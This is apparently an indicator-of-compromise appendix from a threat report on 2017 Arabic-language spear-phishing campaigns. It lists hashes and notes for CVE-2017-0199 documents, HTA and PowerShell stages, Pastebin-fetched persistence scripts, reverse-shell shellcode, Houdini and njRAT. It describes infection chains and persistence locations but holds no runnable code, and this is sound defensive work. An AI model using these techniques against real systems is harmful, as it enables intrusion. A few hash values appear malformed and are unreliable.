- Reverse TCP connection shellcode extracted from Second stage PowerShell script after Base64 decoding.	
- The shellcode is injected into memory directly and is never stored on disk.	
20.exe / opps.exe	MD5: F18C92F1101577861C0FF6A736911B00 SHA-1: 3753465BE4C353D3FEF4DE89E8838355504FE911 SHA-256: C0D71A5B7467F05EAC767E0B801E6A709E9A0A111C7DEEF5DD5DB9C82D524B40 Size: 2925568 bytes
Notes:	
- Houdini Binary	

ATT-MAR-26 2017	
فضيحة جبريل رجوب وتحريض عباس.rar	MD5: 1950285DB453AC0F7465D986BDB89199 SHA-1: 8230D0EA398016C731F0EFA73A51C0EE03BC8E9A SHA-256: BAD1029008E05E88DEF057737F7C1D7924B9CA0994C456930E539F589A48475E Size: 398 bytes
Notes:	
- RAR Compressed Initial Payload from Google Documents URL in spear phishing email.	
- Extracts second stage .JS payload فضيحة جبريل رجوب وتحريض عباس.docx.js).	
فضيحة جبريل رجوب وتحريض عباس.docx.js	MD5: 872A50C656CEF5475458719B7AEB4EBC SHA-1: 94F43D2C6277191259A75B762F02FF3E4DF85EE2 SHA-256: 326852D6F9328F9320B78878ACA09D9B739C0F9DB12727ED2C0F73FD71AA6921 Size: 388 bytes
Notes:	
- Second stage .JS payload drops.RTF (qatar.rtf) and persistence batch script (p.cmd).	
qatar.rtf	MD5: 5E0E4EB85E601DF0012E4E69AE932330 SHA-1: 2B4363ACE646F9B4035D65E01761DAF9D40DBDCB SHA-256: AD2E865A2D850312DC2FAF7DED235CEE21E30FE08D9B7E00819B82C514452523 Size: 86569 bytes
Notes:	
- Decoy .RTF document dropped by second stage .JS payload.	
1.rar / p.cmd	MD5: F8445734C30FCA22868FF00BF92655C SHA-1: BF24CCB0CF6DDDF422F252FE0217EF52D9A2673C SHA-256: FE5E850F395F691652282ECEFA43C5DE7C184D4E9C56EDC63A99D06BE8F1C74C Size: 272 bytes
Notes:	
- Third stage runtime time-based persistence batch script dropped as "1.rar. and persisted into %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\p.cmd	
- Executes every 350 seconds to retrieve paste code bxheXFWG from Pastebin.	
Second stage PowerShell script	MD5: 35E19FBDE30129CD68D529E2D2BF801 SHA-1: C78A3CE8CAA922C223404B7D30EB486C56859562 SHA-256: 3DF886F8CA72583091DF5DE45BB3AB6256FCECT75DAE39DB24F2E3C7EB55D4A5B Size: 2625 bytes
Notes:	
- PowerShell from Base64 decoding and gunzipping inner PowerShell within bxheXFWG.	
- This is the actual shellcode injection PowerShell script and is never stored on disk	
- The file hashes for this payload are the same as in ATT-MAR-12.	
Shellcode within Second Stage PowerShell script	MD5: 741596AB697ED1C2A3D9208A3FDFE60B SHA-1: 909E02F82F34D6A2EE6136490D9A16B6264075FA SHA-256: 576B63DEA8184571F1693BBBF7EC00C69C335BA65D509D53A002766A3D2E188C Size: 1125 bytes
Notes:	
- Reverse TCP connection shellcode from Second stage PowerShell after Base64 decoding.	
- The shellcode is injected into memory directly and is never stored on disk.	
- The file hashes for this payload are the same as in ATT-MAR-12.	
Vir.exe	MD5: 0B056B9C0790B385B3AC8BEDA078D914 SHA-1: 4BD363AB01B802AFCA2D209F1F6C8909A7122D66 SHA-256: 5E41669D4BC3ED1483B65C56E6A756727357D2498DA9806E93B5C5CBD58C3E98 Size: 3645440 bytes
Notes:	
- Executable binary dropped into %TEMP% via HTTP after Meterpreter connection.	
- Embeds the AutoIt variant of Houdini in its resources.	
Iservs.exe	MD5: 09E7AA95E402B700BDDADE977BF0B458 SHA-1: D8C2A5DB32EDA2971727B1D267565E87CB64F00D SHA-256: 42F7BD3686B4BF70B60C4B526883BFCDFC454349CACE3F1434598EA6A698B049 Size: 2632192 bytes
Notes:	
- Houdini AutoIt executable dropped into %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Iservs.exe by the dropper binary (vir.exe).	
- Embeds raw Houdini binary as base64-encoded concatenated strings and injects it into hardcoded "wscript.exe"	
Raw Houdini Binary	MD5: D398C0C4886493DA8DDA17F6CC47898B SHA-1: 41582E8BA243258F8052117B7F02C79D6730732A SHA-256: 06FAB8C1A5BDC8DE5BEE3E2A6E34CF3E5F4556F983165967C0571A08904A8959 Size: 2387968 bytes
Notes:	
- Raw Houdini binary carved out from the AutoIt variant of Houdini (Iservs.exe).	

ATT-APR-18 2017	
توثيق تورط حماس في اعدام شهيد المقاومه محمود اشتيوي.rar	MD5: 9534E23A89564E010AC23A779D86E432 SHA-1: D06C2A153D260D4A31383BCC8F423739BC4BE18C SHA-256: F5638928F5E4A50FEA6CA332215B7ECB611A023D913892199B9061314263A13A Size: 302269 bytes
Notes:	<ul style="list-style-type: none"> RAR Compressed Payload from Google Documents via shortened URL in spear phishing. Extracts second stage .SCR self-extracting archive (عدام الشهيد المقاومه محمود اشتيوي.scr) and first decoy .DOC (.انقسام حركة حماس.doc).
انقسام حركة حماس.doc	MD5: 2D1F8ACE15FF6CF981CA7A8D891F6993 SHA-1: 6EF9D60D1398C0E4A27E2F82F93B6E59AEFF1DDF SHA-256: DAADC76AE771867E05921E0FFBE60A43BE017D1DEC83A38981445B758FC5E53F Size: 47104 bytes
Notes:	<ul style="list-style-type: none"> Decoy .DOC after decompressing initial payload (توثيق تورط حماس في اعدام شهيد المقاومه محمود اشتيوي.rar).
عدام الشهيد المقاومه محمود اشتيوي.scr	MD5: 2C8B2A00B867D6E0FF49C7BEF9DEAD6B SHA-1: 9F40C42569DB9A7F9D73F506EECBEA1C45E1EEB2 SHA-256: 6C8040D7E2D18B93644D8528FA01BC32E3A30350D7EAF72B65659053BD3A65A8 Size: 436853 bytes
Notes:	<ul style="list-style-type: none"> First stage self-extracting payload after decompressing initial payload (توثيق تورط حماس في اعدام شهيد المقاومه محمود اشتيوي.rar). Embeds second .URL (new.url) file and another self-extracting archive (state1.exe).
new.url	MD5: 1E4FDDD1CE8024A1B5E89D5BC4B03F86 SHA-1: 11196BAA6F8318F63B09B1FC996A8AC1CCE7555C SHA-256: AD4D0910E1D48776D3ABEAA4DDC0D8EEF351156A60EDEEDC16A35CEF5386066B Size: 133 bytes
Notes:	<ul style="list-style-type: none"> The decoy Internet shortcut embedded points to a YouTube video at: https://www.youtube.com/watch?v=6xzDkuVrfAg
state1.exe	MD5: 0AC0EF7A5A9632D30DF7004885B0CA28 SHA-1: 7639DDD5D2878F611AC2B67E50B159D22D69EA52 SHA-256: 6DA4FD4041C809E6671907DE6052A4E8702525D11AC8DA84BAB57872E1328163 Size: 219250 bytes
Notes:	<ul style="list-style-type: none"> Second stage self-extracting archive Embeds the runtime time-based persistence batch script (state1.bat) and dumps it into %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\state1.bat
state1.bat	MD5: 128FAA3630F6F71A929942C69D6B0742 SHA-1: C3EC24CF231111EEBE4FBB03AC8B17593269F5CA SHA-256: 90C4F1E6A05E7C6CC6CC1197CC2995B01949940DAC237474A2775337A18A6390 Size: 263 bytes
Notes:	<ul style="list-style-type: none"> Runtime time-based persistence batch script dropped by (state1.exe). Retrieves paste code En7WDSyM from Pastebin every 500 seconds, which contains the shellcode injection PowerShell script (first stage of PowerShell)
Second stage PowerShell script	MD5: EE39FFB67C26EA28C5F6065171D7CD40 SHA-1: 467641EA89630E9115995C92A17A621B17CE1277 SHA-256: 99025281E90D6DC598ECE416C0D1678E97D94EDB96DB30B9DBA7842EF351D2D7 Size: 2655 bytes
Notes:	<ul style="list-style-type: none"> PowerShell from Base64 decoding and gunzipping the inner PowerShell within En7WDSyM.
Shellcode within Second Stage PowerShell script	MD5: 8B44F6BB5363DBF98A9CD879909A1495 SHA-1: DFD45F26DD72E69C162718D296FA008B58FE042F SHA-256: F071C47446668FD7AF154C3C36BCE5154CA71F7A9350AAEF693CEEAA6A8D5C72 Size: 1129 bytes
Notes:	<ul style="list-style-type: none"> Reverse TCP connection shellcode from Second stage PowerShell after Base64 decoding.
50.exe	MD5: C8969C89D3951C920DBB91E8BDB97713 SHA-1: 761F8FA0D0CB9E2573847A9E408AA3F162A5F873 SHA-256: 2CEA185F974228F0F227E21276DE78FE0862D4C09A4244AF6C2DCEF093A5E53B Size: 23040 bytes
Notes:	<ul style="list-style-type: none"> First stage binary dropped via Meterpreter into deception honey directory. Acts as a dropper of the second stage binary from pomf.cat, and as privilege escalation via Event Viewer trick.

haxwxs.data / framework.exe	MD5: 76B7A609E4A81FADA8FC2B187933A257 SHA-1: 73C7C9908B1C17CA9B34E237A3D4595A4AA314CF SHA-256: 0A2CA50EF8FF2B76C1D15441110936CFF5FBBF9739F218B8A4F2A8A151430AB Size: 135680 bytes
Notes:	
	<ul style="list-style-type: none"> - Second stage binary dropped by first stage (50.exe: C8969C89D3951C920DBB91E8BDB97713) into %TEMP%. - Embeds PowerShell script containing base64-encoded third stage binary and dumps it into C:\Windows\System32\WindowsPowerShell\v1.0\Examples\profile.ps1
Third stage binary (PACKED) embedded in PowerShell	MD5: BC322F82507DD2D300760C1F9A0019B5 SHA-1: A40A30373EEFB076CC499623B67FDC2426701E0E SHA-256: B769A610C7755401682767156967E4113581C1E47034C0DC39A8328FA0F32ACD Size: 40448 bytes
Notes:	
	<ul style="list-style-type: none"> - Third stage binary carved and base64-decoded from the PowerShell script embedded in second stage binary. - Packed with DeepSea .NET obfuscator
Third stage binary (UNPACKED) embedded in PowerShell	MD5: 44A84A2899C37C5057CAF4776F16A32D SHA-1: 678A95616FD753D43EB9CF2E931966CAE5241FDE SHA-256: BA9825E274B149C64BCDB3349E7A4FE11A4BE1C751A6E6C8802D88233360947C Size: 45568 bytes
Notes:	
	<ul style="list-style-type: none"> - Unpacked third stage binary using de4dot. - Embeds the fourth stage binary in its resources as a base64-encoded variable. - Manipulates the embedded fourth stage - Njrat - binary header to make it MZ/PE complaint before dumping it.
Fourth stage binary (Njrat) - Manipulated Header	MD5: 239804B050645D414ABB303629ADDA0C SHA-1: AC7D43C2D52B8B7A7EA1EAFD399654F36F95FBA8 SHA-256: 91D8761D4EFB7F6E406C16F8DD679E6FE6CC28A810BBF103D438B6A18681B223 Size: 24064 bytes
Notes:	
	<ul style="list-style-type: none"> - Fourth stage binary carved from the unpacked third stage () resources after base64-decoding. - The actor manipulated the headers of this binary, which is patches via the third stage binary.
Fourth stage binary (Njrat) - Patched Header	MD5: 24013C40620A7FC3257090C82BD20131 SHA-1: 33BDBBAB2B2F284CB68EB25A66E0D330DBC77FEC SHA-256: BB9FD943C779C410CB75FB55550A1073B368B6D12D45AADCE2FA918C772E6141 Size: 24064 bytes
Notes:	
	<ul style="list-style-type: none"> - Njrat binary after manually patching the header using the replacement bytes from the third stage binary.
NA	MD5: DB87DAF76C15F3808CEC149F639AA64F SHA-1: D67F84A44DDC25432CE179AEBA9CFF778AF746EE SHA-256: A3E4BEE1B6944AA9266BD58DE3F534A4C1896DF621881A5252A0D355A6E67C70 Size: 39936 bytes
Notes:	
	<ul style="list-style-type: none"> - njRAT password module .DLL dumped from Registry: HKCU\Software\27c32ea3f3c201ffbf402268760a3970\b88ece4c04f706c9717bbe6fbda49ed2.
NA	MD5: 19967E886EDCD2F22F8D4A58C8EA3773 SHA-1: BF6E0E908EAAD659FDD32572E9D73C5476CA26EC SHA-256: 3E5141C75B7746C0EB2B332082A165DEACB943CEF26BD84668E6B79B47BDFD93 Size: 12288 bytes
Notes:	
	<ul style="list-style-type: none"> - njRAT screen module .DLL dumped from Registry: HKCU\Software\27c32ea3f3c201ffbf402268760a3970\2681e81bb4c4b3e6338ce2a456fb93a7.

ATT-APR-24 2017

r10, كشف وملف التسويقة	MD5: DF384A884B1607BA86F7063BFDF3C067
	SHA-1: 403B601A6E2BE88B29051D8D8415D61312F11BF8
	SHA-256: 93FFE45E333D13704A5F15287D29C68C9B5B34211846A5FDAA9AD774678FEEFB
	Size: 2349081 bytes
Notes:	
<ul style="list-style-type: none"> - Initial payload as an attachment in spear phishing email. - Embeds .EXE self-extracting archive (.scr: F9529ECED0696655455BD2C3FC4964BC). 	
ملف التسويقة مع البنك.scr	MD5: F9529ECED0696655455BD2C3FC4964BC
	SHA-1: 48C49C8B209E1F38A9C9B1D29E040CCD678A4810
	SHA-256: DF74EA4742DCB880C631BD0AC27AEFFB1FA30BC9F3E1DFD81A337831D23B7F1F
	Size: 2460764 bytes
Notes:	
<ul style="list-style-type: none"> - Self-extracting archive extracted from (r10, كشف وملف التسويقة) DF384A884B1607BA86F7063BFDF3C067). - Embeds decoy .PDF document (82.pdf: 42DC6105E6B0C41B5A54690ABE2F6B34) and another self-extracting archive (wap.sfx.exe: 9FF93E0300F4BAE0AF3A7920A9375C94). 	
82.pdf	MD5: 42DC6105E6B0C41B5A54690ABE2F6B34
	SHA-1: 3262356EE8B204D5DA1EF2402971750715329853
	SHA-256: A3671DFA1DFDB4B82FF47F178C58EEEAA7B9E52E8E00B383EEAF523C08436ACD
	Size: 693905 bytes
Notes:	
<ul style="list-style-type: none"> - Decoy .PDF document (slides), discussing the benefits of bank settlement statements. Interestingly, the currency mentioned is the decoy is in Ryal, the currency of Qatar, Saudi Arabia. 	
wap.sfx.exe	MD5: 9FF93E0300F4BAE0AF3A7920A9375C94
	SHA-1: F86C5B88469F8E184EF4E84B1387CCE6145D2042
	SHA-256: 8B9BFD35F916C0E315962CDC7FD2AFEB7AA2F01233C9BB74B9DE9C1FA89FE606
	Size: 1685815 bytes
Notes:	
<ul style="list-style-type: none"> - Second self-extracting archive embedding the packed Houdini binary (wap.exe: 96C9773A069119EC27EDD2F802E7E206). 	
wap.exe	MD5: 96C9773A069119EC27EDD2F802E7E206
	SHA-1: C628459485BBD477D8CB4EA810D5895EBEA8AB83
	SHA-256: E032011B2AF561B8089578A6F3D3389C286A158D36F9304617E6FFA26D4A5F91
	Size: 1495040bytes
Notes:	
<ul style="list-style-type: none"> - Packed Houdini binary. 	

ATT-APR-27 2017	
اجتماع اللجنة المركزية.doc	MD5: C0EE6CD9946402D167FA07399C6D31F1 SHA-1: 75D6F309C5500DAE12798510B9C9CD96E7B39743 SHA-256: 1A79986DA63E8DED05F1744FE278E18E5A7B0F2C146A546B4159856AFD994E4F Size: 274352 bytes
Notes:	
-	Initial payload weaponized .RTF document exploiting CVE-2017-0199 delivered via Google Document URL in spear phishing email.
mark.doc	MD5: BF750F974FA8DF55030F2FC68EC6A514 SHA-1: A8B77F1CFDA9B07A6C2F22B4CA912E2E90E63973 SHA-256: DAA85F25246D55CB99848DB90E03473FAE97C29E2DC77B40E95C602396176DFF Size: 687 bytes
Notes:	
-	Second stage HTA payload hosted on Meterpreter server and dropped after successful CVE-2017-0199 exploitation.
-	Contains VBScript utilizing PowerShell to drop Houdini binary and persistence batch script.
hnsnxg.doc / 12330718701ac44173 6a55e3ee3cx996.exe	MD5: 4DF44D86ACA164DE02FEA8A250380EDC SHA-1: 9E202FC367C0A496A1F16FAD26B4ECE56333E5FD SHA-256: 3CCA8C5383AA75B0A68F199FD2BA443DE8AE99628515FC6B874D859FD83F3ABB Size: 1845248 bytes
Notes:	
-	Packed Houdini binary dropped from pomf.cat as hnsnxg.doc and persisted as %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\12330718701ac441736a55e3ee3cx996.exe via HTA (mark.doc: BF750F974FA8DF55030F2FC68EC6A514).
caVD2tHV / Gen.bat	MD5: 128faa3630f6f71a929942c69d6b0742 SHA-1: c3ec24cf231111eebe4fbb03ac8b17593269f5ca SHA-256: 90c4f1e6a05e7c6cc6cc1197cc2995b01949940dac237474a2775337a18a6390 Size: 263 bytes
Notes:	
-	Runtime time-based persistence batch script retrieved from Pastebin via HTA (mark.doc: BF750F974FA8DF55030F2FC68EC6A514) and executes every 500 seconds from %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Gen.bat
-	Retrieves shellcode injection PowerShell script (paste code En7WDSyM) from Pastebin.
En7WDSyM	MD5: 35E19FBDE30129CD68D529E2D2BF801 SHA-1: C78A3CE8CAA922C223404B7D30EB486C56859562 SHA-256: f0f96f1e397ff1fe106360c6b555be151874e90ab02d99b06f02347bc85fe14b Size: 2226 bytes
Notes:	
-	
Second stage PowerShell script	MD5: 7C638899018B980371B834E712AC0540 SHA-1: 96334614202751C771C43803E2094E8AE7033999 SHA-256: 7EC818D00C00C87F31BE17B9D7DF706D37644DD327E02CC5584F5FC53C0C6EC7 Size: 2557 bytes
Notes:	
-	PowerShell script resulting from Base64 decoding and gunzipping the inner PowerShell script within En7WDSyM.
-	This is the actual shellcode injection PowerShell script and is never stored on disk
Shellcode within Second Stage PowerShell script	MD5: 79DA4C42B409EDF5CFCABE312525E5EB SHA-1: AECA549408845DD28D59914117417DA2E6B5E93D SHA-256: E4764D2A677DA903B58C0B5CE137BCA592FC387F301CAEBC87831D1B11539D8B Size: 1125 bytes
Notes:	
-	Reverse TCP connection shellcode extracted from Second stage PowerShell script after Base64 decoding.
-	The shellcode is injected into memory directly and is never stored on disk.

ATT-MAY-01 2017 E1	
جواب.docx	MD5: 3349B4D20CE59652C874160A2A8F700B SHA-1: D558CA87037C67BCAEB3A162F93C273256B72C8 SHA-256: 933823AD259D62F859865553F3A8E2D2982A039EE3ABFF9C77BE573706D3E5CF Size: 27300 bytes
Notes:	
	- Initial payload .DOCX containing OLE Object of “Type=Link” with “UpdateMode=Always” and “TargetMode=External” downloaded via Google Documents URL in spear phishing.
	- Retrieves second stage payload from DocDroid.
office-update.rtf	MD5: 58F643E435F58A7C845A5F53449F91CA SHA-1: 7D54C9B0774425CF4C16B52ABA302E131466EE1B SHA-256: 4698A22E04D5B638904508A6D2514617202FC9D580FDAE478D4E0F8EC57EB54A Size: 274738 bytes
Notes:	
	- Second stage weaponized RTF document exploiting CVE-2017-0199 downloaded from DocDroid via initial payload (جواب.docx: 3349B4D20CE59652C874160A2A8F700B).

ATT-MAY-01 2017 E2	
لقاء الجانب الامريكي.docx	MD5: 887724902BE7479CDF6EF471D893A4DC SHA-1: D2CF96D48BBF33657E1BA4447644FBCB034952B7 SHA-256: CA15313F906B8C25E1A71A890578B95DD7A47B3498D5BD0D604016055D5320C9 Size: 33875 bytes
Notes:	
	- Initial payload .DOCX containing OLE Object of “Type=Link” with “UpdateMode=Always” and “TargetMode=External” attached to spear phishing email.
	- Retrieves second stage payload from Google Documents.
office-update.doc	MD5: 58F643E435F58A7C845A5F53449F91CA SHA-1: 7D54C9B0774425CF4C16B52ABA302E131466EE1B SHA-256: 4698A22E04D5B638904508A6D2514617202FC9D580FDAE478D4E0F8EC57EB54A Size: 274738 bytes
Notes:	
	- Second stage weaponized RTF document exploiting CVE-2017-0199 downloaded from Google Documents via initial payload (لقاء الجانب الامريكي.docx).

ATT-MAY-09 2017 E1	
مصالحة حماس لـ دحلان.docx	MD5: 54FF64BC1E87E0EA3E16157BEE7140DF SHA-1: DE72884FF0C916F6DC4FBAAD2935F4D260EB2AE0 SHA-256: DE1FB15F441241CDF8A69285EEB89FAEDDAC3A52BEDC8BD2DD1DE6038632FFA8 Size: 19719 bytes
Notes:	
	- Initial payload .DOCX containing OLE Object of “Type=Link” with “UpdateMode=Always” and “TargetMode=External” attached to spear phishing email.
	- When saved directly from email, the .DOCX file appears to be corrupted, so we manually carve and base64-decode the attachment from within the email.
Manually carved and base64-decoded attachment	MD5: A10E6CC640B252C6856324885FB917D7 SHA-1: A70FD31243313F8DC8621FB30FFADDDB141EA6B7F SHA-256: B7068E7E26314D227068C719201530BB775516EB341D739FE36775D4C6B5C490 Size: 19720 bytes
Notes:	
	- Initial payload .DOCX with OLE Object of “Type=Link” with “UpdateMode=Always” and “TargetMode=External” attached to phishing email manually carved and base64-decoded.
	- Retrieves second stage payload (updating.doc: 5CF254848B789D63BD21191CAAD05459) from actor controlled server.

ATT-MAY-09 2017 E2	
مصالحة حماس لـ دحلان.docx	MD5: A10E6CC640B252C6856324885FB917D7 SHA-1: A70FD31243313F8DC8621FB30FFADDDB141EA6B7F SHA-256: B7068E7E26314D227068C719201530BB775516EB341D739FE36775D4C6B5C490 Size: 19720 bytes
Notes:	
	- Initial payload .DOCX containing OLE Object of “Type=Link” with “UpdateMode=Always” and “TargetMode=External” downloaded from Google Documents via the URL in spear phishing email.
	- Retrieves second stage payload (updating.doc: 5CF254848B789D63BD21191CAAD05459) from actor controlled server.

ATT-MAY-09 2017 COMMON	
updating.doc	MD5: 5CF254848B789D63BD21191CAAD05459
	SHA-1: C414F582E390F41E778C3702B5C4B05D3497BD63
	SHA-256: 7B2856C856963DA9FF09E48B37B61ABF2C4AA3DCFE214D0D558FF381F04DB4AC
	Size: 83172 bytes
Notes:	
<ul style="list-style-type: none"> - Second stage .RTF exploiting CVE-2017-0199 downloaded from initial stage payloads. - Retrieves third stage HTA payload. 	
office-online-update.rtf	MD5: 76A3A18EAEF635506FEC91610C58804E
	SHA-1: B27F194DD2142F36AD32BD793A7D7F184DC0181A
	SHA-256: C7807F6AFC0929B85FD4164D3264473180D6C8A2B69A27899A26477FDBBFF55C
	Size: 700 bytes
Notes:	
<ul style="list-style-type: none"> - Third stage HTA from actor server after successful CVE-2017-0199 exploitation. - Retrieves two pastes from Pastebin (UwbKkyVh and g3fUcZ4E). 	
UwbKkyVh / base.hta	MD5: 89C250FD00335F806D8CC444AB64C6DA
	SHA-1: 7CBE1DA90DA1180EAF30217865F5E5ED6F21C5AB
	SHA-256: 3BA23100EC51A6E3B4EA4FBC7299612FD9BE5E90DE2DCB2730D39B54812E36FA
	Size: 408 bytes
Notes:	
<ul style="list-style-type: none"> - Fourth stage HTA payload dropped by HTA payload (office-online-update.rtf) from Pastebin into %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\base.hta - Contains VBScript utilizing PowerShell commands to retrieve paste code (XH3wjDEg). 	
g3fUcZ4E	MD5: E4A3E48A2805C6D87D71034724CA07B4
	SHA-1: AB8CF515094FCA5529280E640B4189A1B057EBC7
	SHA-256: 826714E075CFB97102DB2F1644396E9F304B886EF73AE1CD40CE99D9D204D57C
	Size: 2050 bytes
Notes:	
<ul style="list-style-type: none"> - Second Fourth stage payload dropped by HTA (office-online-update.rtf) from Pastebin. - Contains shellcode injection PowerShell script. 	
XH3wjDEg / zligfe.hta	MD5: 75A199FBC5571F52FC957D511FF96667
	SHA-1: 260F299169FA10C54E8B8C0CEE7604F60772B6A7
	SHA-256: A1707B1BB6FD918CAF5BB835891BD8717CA2C6560D93592A539FE55B66523E48
	Size: 680 bytes
Notes:	
<ul style="list-style-type: none"> - Fifth stage HTA payload dropped by HTA payload (base.hta) from Pastebin. - Contains VBScript with PowerShell to retrieve Houdini and paste code (caVD2tHV). 	
test.mp3 / 5619e57b7f5bd3.exe	MD5: 6D75D7F2FAD53290221644A514261184
	SHA-1: 519FCF8D480A546613407FD6F6E38DB064F90AB7
	SHA-256: DF308A559502CEDA95F18A96B1B93940EE9F6EA9BFCC351108CBE44BB7DEE893
	Size: 1874944 bytes
Notes:	
<ul style="list-style-type: none"> - Sixth stage EXE payload by HTA (zligfe.hta) from UploadPack into %TEMP% 	
caVD2tHV / Gen2.bat	MD5: 128FAA3630F6F71A929942C69D6B0742
	SHA-1: C3EC24CF231111EEBE4FB03AC8B17593269F5CA
	SHA-256: 90C4F1E6A05E7C6CC6CC1197CC2995B01949940DAC237474A2775337A18A6390
	Size: 263 bytes
Notes:	
<ul style="list-style-type: none"> - Sixth stage persistence batch script dropped by HTA payload (zligfe.hta) from Pastebin into %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Gen2.bat - Runtime time-based persistence batch script retrieving paste code (En7WDSyM) from Pastebin. 	
En7WDSyM	MD5: E4A3E48A2805C6D87D71034724CA07B4
	SHA-1: AB8CF515094FCA5529280E640B4189A1B057EBC7
	SHA-256: 826714E075CFB97102DB2F1644396E9F304B886EF73AE1CD40CE99D9D204D57C
	Size: 2050 bytes
Notes:	
<ul style="list-style-type: none"> - Sixth stage shellcode injection PowerShell script dropped by persistence batch script (Gen2.bat) from Pastebin. 	

ATT-JUN-05 2017	
الوثيقة .اولاًى.doc	MD5: 05E5505462A1F4F62A2FBCC5E6BF3978 SHA-1: 27506DBE19804538E835F4EA09788E2B7342420B SHA-256: 770590729427A06EEA589D2F3AC3E8AB4612C4A327233D55E233EAB52709B018 Size: 26624 bytes
Notes:	
- First .DOC decoy retrieved via the Google Documents URL in spear phishing email.	
الوثيقة .الثانية.doc	MD5: 5CF254848B789D63BD21191CAAD05459 SHA-1: C414F582E390F41E778C3702B5C4B05D3497BD63 SHA-256: 7B2856C856963DA9FF09E48B37B61ABF2C4AA3DCFE214D0D558FF381F04DB4AC Size: 83172 bytes
Notes:	
- First stage .RTF exploiting CVE-2017-0199 via Google Documents URL in spear phishing. - This is the same file (updating.doc) in ATT-MAY-09 but named differently.	
الوثيقة .الثالثة.jpg	MD5: CBEBEFF922A2F015A5B1D6C5D78538F5 SHA-1: DAFF784991224E7815248BD101ADA04ABD296286 SHA-256: EA7373C3E3F1F8B90F31B63AEB04984F81C148585BF5578DF1726349172FCC6F Size: 113556 bytes
Notes:	
- Second .JPG decoy retrieved via the Google Documents URL in spear phishing email.	
office- online- update.rtf	MD5: A65B802CD44B5F9959D3818A3C762ED1 SHA-1: 98F791C69133C5FAE0BACAF0A5BA78B7944930B4 SHA-256: 2DFD197DEF6317BAD2111978B379E23F5C87A3D2AB608855C633443FA963F695 Size: 711 bytes
Notes:	
- Second stage HTA payload after successful CVE-2017-0199 exploitation. - Contains VBScript utilizing PowerShell commands to retrieve two additional files.	
lak.dat / lak.exe (ASPack Packed)	MD5: C772CC6493A65AB5F2C37487D3F67145 SHA-1: 52F21CBEE21FECE3CD7B0A592D18E8DE6552624E SHA-256: 4CEC40AF57F0B3814118776C448AB2CCF96098329D8F6C658ABB02C835C59818 Size: 349184 bytes
Notes:	
- Third stage EXE ASPack packed payload dropped by HTA payload (office-online-update.rtf) from UploadPack as lak.dat into %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\lak.exe. - Connects to Meterpreter server.	
ASPack Unpacked binary	MD5: AD54C7A255CB1FDF8FAF2DCED4169751 SHA-1: F8413B264E7C53D4C20E46A5CDB5DFAAC8FD3C65 SHA-256: 6B9C081750EE33955D86BB39F07F84DBE3FE4245A51033B4B360677737B799E2 Size: 66560 bytes
Notes:	
- Unpacked version of binary (lak.exe: C772CC6493A65AB5F2C37487D3F67145).	
caVD2tHV.mp3 / Genz.bat	MD5: F147C734657741BAAC36DD2EB9805953 SHA-1: CE1FEC5D427779065AF90357D0FC8C9405BA6A44 SHA-256: D0B94439B145D5F61EFE081DB0BFC395B1DB247767200428D3CD56E20656EB59 Size: 306 bytes
Notes:	
- Fourth stage persistence batch script retrieved by HTA payload (office-online-update.rtf) from UploadPack as caVD2tHV.mp3 into %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Genz.bat.	
En7WDSyM.mp3	MD5: FE284FF7AD3F6654E1297628B672BCF8 SHA-1: 89A61D992E1899ABE3A93A7617848E9F4ACE5CA3 SHA-256: 1BD2F2E1EC206EB6397DF1416BADEB210F607EE9804DACEC293E2A025AD6BD463 Size: 2242 bytes
Notes:	
- Fifth stage shellcode injection PowerShell script retrieved by .BAT payload (Genz.bat) from UploadPack as En7WDSyM.mp3.	
1.exe	MD5: D16B260A34ADD319E87846ABAEB1A38 SHA-1: 0C400F5CE50B9C3CC6DA296747BA285557C4BC68 SHA-256: 57BE305E24264D8E48AF5434B84042C466CBE1B0F6A203B35510893FB28CC496 Size: 1878016 bytes
Notes:	
- Packed Houdini binary dropped into "%APPDATR%" via Meterpreter connection. - Copies itself into %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\ini.scr	

ATT-JUL-18 2017	
حمس و دحلان تفاصيل جديدة.docx	MD5: 111B5D76C8BCC0873D87C465E6737071 SHA-1: A4151733D70E318CDED29D38B6B542E070E54C7F SHA-256: BAEFDD3A8A1B18B71366D138BFE29C67606D446C22DCEEEADA379ECA731E4CA6 Size: 16743 bytes
Notes:	
-	Initial payload .DOCX embedding the Always-updating OLE Object of Type Link with an External Target to retrieve the next stage page (updating.rtf: 7C8F9B8764D3FA2A436F2826E27A925D).
updates.rtf	MD5: 7C8F9B8764D3FA2A436F2826E27A925D SHA-1: E59F5C4A3C35EE7B63F8E525535F59774C0411A0 SHA-256: 3EE804CE2E086DFF15790CFF1419415CBD2281BBB9CFFFFE9E8E385B3B949A7D Size: 10964 bytes
Notes:	
-	Second stage .RTF document weaponized to exploit CVE-2017-0199
x.hta	MD5: 9E628BD3F747A237DE73D87C8BD27EA4 SHA-1: BF95C09E0E4D7EAF9DA3643AA42FF2442BDF7C58 SHA-256: EB9FFE2C960B71DF16D7D412C20DE91F28721E98CEA892745B3397980BDB3429 Size: 489 bytes
Notes:	
-	Third stage HTA payload after successful CVE-2017-0199 exploitation.
-	Retrieves paste code "XH3wjDEg" and stores it into %TEMP% as (zligfe5.hta: BFEC21FF2A3C3CFB73F12D222B2D3734)
zligfe5.hta	MD5: BFEC21FF2A3C3CFB73F12D222B2D3734 SHA-1: 1AC445B63C378F489A4C022585F1EFB5FC7B00CE SHA-256: 9C0FDD990F7B9AF5F3FCB4529D1495E266FCBB2E1B9E74C3ACBF4011EB209F5A Size: 443 bytes
Notes:	
-	Fourth stage HTA payload retrieved by (x.hta: 9E628BD3F747A237DE73D87C8BD27EA4).
-	Retrieved paste code "caVD2tHV" for batch script persistence into the Startup Directory as (Gen5.bat: 6B1972834B7074212A058E88CE036236).
Gen5.bat	MD5: 6B1972834B7074212A058E88CE036236 SHA-1: 400908C308CFFE36E299AD4037933E2550EC58EB SHA-256: 9DD66A3FF134E92EAA702346EABBC1721EF6778C625FB8DCA854C073EB60A223 Size: 265 bytes
Notes:	
-	Persistence batch script stored into the Startup directory.
-	Responsible for retrieving the shellcode injection PowerShell script.
